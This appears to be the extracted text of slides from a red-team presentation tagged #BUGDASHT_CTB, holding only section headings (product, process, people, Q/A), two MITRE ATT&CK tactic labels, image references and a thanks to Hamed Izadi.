


#BUGDASHT_CTB

RED TEAM



PRODUCT





#BUGDASHT_CTB

RED TEAM




TA0001:Initial Access

TA0002: Execution




PROCESS



#BUGDASHT_CTB


 RED TEAM

PEOPLE



#BUGDASHT_CTB

RED TEAM





Q/A

#BUGDASHT_CTB

 RED TEAM





SPECIAL THANKS TO HAMED IZADI

#BUGDASHT_CTB



RED TEAM

